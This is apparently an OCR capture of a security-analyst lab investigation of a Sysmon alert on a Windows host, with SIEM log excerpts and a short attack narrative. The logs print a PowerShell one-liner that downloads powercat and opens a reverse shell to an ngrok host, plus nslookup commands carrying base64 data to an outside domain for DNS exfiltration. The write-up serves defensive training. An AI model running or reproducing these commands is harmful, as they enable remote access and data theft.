
Timestamp: 09/18/2025 18:59:59.948


Event Details:


- **Event Code:** 1
- **Host Name:** win-3450
- **Process Name:** nslookup.exe
- **Process PID:** 5520
- **Parent Process Name:** powershell.exe
- **Parent PID:** 3728
- **Command Line:** `"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io`
- **Working Directory:** `C:\Users\michael.ascot\downloads\exfiltration\`
- **Event Action:** Process Create (rule: ProcessCreate)


Summary:
The process `nslookup.exe` was spawned by `powershell.exe`, which is uncommon. The command executed attempts to access a suspicious domain (`haz4rdw4re.io`) from a downloads directory, indicating potential exfiltration activity.



Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1027
Suspicious Parent Child Relationship
High
Process
Sep 18th 2025 at 19:01
Description:
A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:
sysmon
timestamp:
09/18/2025 18:59:59.948
event.code:
1
host.name:
win-3450
process.name:
nslookup.exe
process.pid:
5520
process.parent.pid:
3728
process.parent.name:
powershell.exe
process.command_line:
"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io
process.working_directory:
C:\Users\michael.ascot\downloads\exfiltration\
event.action:
Process Create (rule: ProcessCreate)
Playbook link



nslookup.exe
6 hour window
Server error
10 of 30 events matched
No Event Sampling
Job
Verbose Mode
Events (10)
Patterns
Statistics
Visualization
Format Timeline
Zoom Out
Zoom to Selection
Deselect
1 hour per column
List
Format
50 Per Page
Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
a datasource 1
a event.action 1
event.code 1
a host.name 1
a index 1
linecount 1
a process.command_line 10
a process.name 1
Time
Event
9/18/25 6:00:15.948 PM
{ [-]
datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 3648
process.working_directory: C:\Users\michael.ascot\downloads\
timestamp: 09/18/2025 19:00:15.948
}
Show as raw text



New Search
Close
1 index=* "process.parent.pid"=3728
6 hour window
Server error
13 of 16 events matched
No Event Sampling
Job
Verbose Mode
Events (13)
Patterns
Statistics
Visualization
Format Timeline
Zoom Out
Zoom to Selection
Deselect
1 hour per column
List
Format
50 Per Page
Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
a datasource 1
a event.action 1
event.code 1
a host.name 2
a index 1
linecount 1
Time
Event
9/18/25
6:00:15.948 PM
{ [-]
datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 3648
process.working_directory: C:\Users\michael.ascot\downloads\
timestamp: 09/18/2025 19:00:15.948
}


New Search
Close
1 index=* powershell.exe
6 hour window
Server error
68 of 90 events matched
No Event Sampling
Job
Verbose Mode
Events (68)
Patterns
Statistics
Visualization
Format Timeline
Zoom Out
Zoom to Selection
Deselect
1 hour per column
List
Format
50 Per Page
Prev
1
2
Next
Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
a datasource 2
a event.action 4
event.code 3
a file.path 8
a host.name 1
a index 1
linecount 1
Time
Event
9/18/25
6:00:24.948 PM
{ [-]
datasource: powershell
event.action: Pipeline Execution Details
file.path: -
host.name: win-3450
message: Pipeline execution details for command line: . Context Information: DetailSequence=1 DetailTotal=1
SequenceNumber=5745 UserId=SSF\michael.ascot HostName=ConsoleHost HostVersion=5.1.20348.1366 HostId=bbaf2919
3765-42de-b254-1953f32951cb HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c
2.tcp.ngrok.io -p 19282 -e powershell EngineVersion=5.1.20348.1366 RunspaceId=b980ae09-17ad-4495-b218-4b1e52190205
PipelineId=1 ScriptName= CommandLine= Details: CommandInvocation(Out-Default): "Out-Default"
powershell.command.invocation_details.value: "Out-Default"


9/18/25
5:55:11.948 PM
{ [-]
datasource: powershell
event.action: Pipeline Execution Details
file.path: -
host.name: win-3450
message: Pipeline execution details for command line: $Socket = New-Object System.Net.Sockets.TcpClient. Context Information: DetailSequence=1 DetailTotal=1 SequenceNumber=27 UserId=SSF\michael.ascot HostName=ConsoleHost HostVersion=5.1.20348.1366 HostId=bbaf2919-3765-42de-b254-1953f32951cb HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell EngineVersion=5.1.20348.1366 RunspaceId=b980ae09-17ad-4495-b218-4b1e52190205 PipelineId=1 ScriptName= CommandLine= $Socket = New-Object System.Net.Sockets.TcpClient Details: CommandInvocation(New-Object): "New-Object"ParameterBinding(New-Object): name="TypeName"; value="System.Net.Sockets.TcpClient"
powershell.command.invocation_details.value: "New-Object", "System.Net.Sockets.TcpClient"
powershell.command.name: -
powershell.file.script_block_text: -
process.command_line: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell
timestamp: 09/18/2025 18:55:11.948
winlog.process.pid: -
}
Show as raw text
host = 10.10.123.37:8989 source = eventcollector sourcetype = _json


powercat cybersecurity functions
الكل صور فيديوهات أخبار فيديوهات قصيرة كتب الويب المزيد الأدوات
نبذة باستخدام الذكاء الاصطناعي
Powercat is a multi-purpose cybersecurity tool used by red teamers for low-level network communication, functioning as a PowerShell-based alternative to Netcat. Its core functions include creating network relays, establishing TCP/UDP/DNS connections, scanning for open ports, and executing reverse shells to gain interactive access to systems, often with a focus on evading detection by traditional antivirus software.
Key Functions:
Low-Level Network Communication: Powercat facilitates reading and writing data across networks using TCP and UDP protocols.





The attacker downloaded powercat.psl from github then proceeded and established a C2 using ngrok.

The attacker use powershell to enumerate the compromised system using process such as whoami.exe and systeminfo.exe.


The attacker mapped the file shares on the compromised machine and discovered a share that contains financial records.


The attacker used Robocopy.exe to copy the share to a separate path and zipped in a file named exfilt8me.zip.


The attacker used nslookup.exe to perform DNS data exfiltration

